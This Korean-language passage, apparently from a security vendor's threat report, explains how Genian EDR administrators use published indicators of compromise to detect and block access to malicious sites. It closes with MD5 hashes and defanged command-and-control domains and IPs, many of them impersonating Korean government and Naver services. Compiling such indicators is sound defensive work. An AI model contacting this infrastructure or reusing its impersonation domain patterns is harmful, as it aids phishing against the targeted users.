
○ 물론, 이메일 주소를 공식 주소처럼 만들어 발송하는 것도 기술적으로 가능하기 때문에, 무조건 신뢰보다, 사실여부를 최대한 확인하는 노력이 중요합니다.

○ Genian EDR 관리자는 공개된 침해지표(IoC)를 활용해 악성 주소로 접근한 이력을 조회할 수 있고, 필요에 따라 탐지정책을 추가 관리할 수 있습니다.




[그림 12] Genian EDR에서 악성IP 주소를 탐지한 화면

○ EDR 관리자가 등록한 악성 사이트의 아이피주소로 단말 이용자가 접근할 경우 대응 정책 조건에 따라 내용을 전달할 수 있습니다.



[그림 13] Genian EDR 이용자의 탐지위협 알림 화면

○ 기본 정보 조회를 통해 탐지 내역에 대한 세부정보를 확인할 수 있으며, 해당 단말에 대한 위협 대응 정책을 수립할 수 있습니다.



[그림 14] 악성 IP 탐지에 대한 기본 정보 조회 화면

7. 침해 지표 (Indicator of Compromise)

● MD5

adb30d4dd9e1bbe82392b4c01f561e46
b591cbd3f585dbb1b55f243d5a5982bc
d8249f33e07479ce9c0e44be73d3deac
0def51118a28987a929ba26c7413da29
2ff911b042e5d94dd78f744109851326
3cd67d99bcc8f3b959c255c9e8702e9f
6ead104743be6575e767986a71cf4bd9
7ca1a603a7440f1031c666afbe44afc8
658a8856d48aabc0ecfeb685d836621b
a6588c10d9c4c2b3837cd7ce6c43f72e
a75196b7629e3af03056c75af37f37cf
aa41e4883a9c5c91cdab225a0e82d86a
ab75a54c3d6ed01ba9478d9fecd443af

● C2

cookiemanager.n-e[.]kr
nidiogln.n-e[.]kr
naverbox.p-e[.]kr
covd.2kool4u[.]net
ned.kesug[.]com
wud.wuaze[.]com
owna.loveslife[.]biz
온라인.한국.article-com[.]eu
evangelia[.]edu
국민비서.메인[.]한국
국민연금공단.서버[.]한국
국민비서.커뮤니티[.]한국
국민건강보험공단.확인.서버[.]한국
납부기한-통지안내-고지.온라인[.]한국
금융결제-안내-문서-확인.웹[.]한국
국세-납부기한-통지-안내-안내-확인.온라인[.]한국
국세청-납부기한-변동안내문.r-e[.]kr
네이버-블로그-게시글-제한-안내.kro[.]kr
185.27.134[.]201
185.105.33[.]106
185.27.134[.]140
185.27.134[.]93
185.27.134[.]120
185.27.134[.]144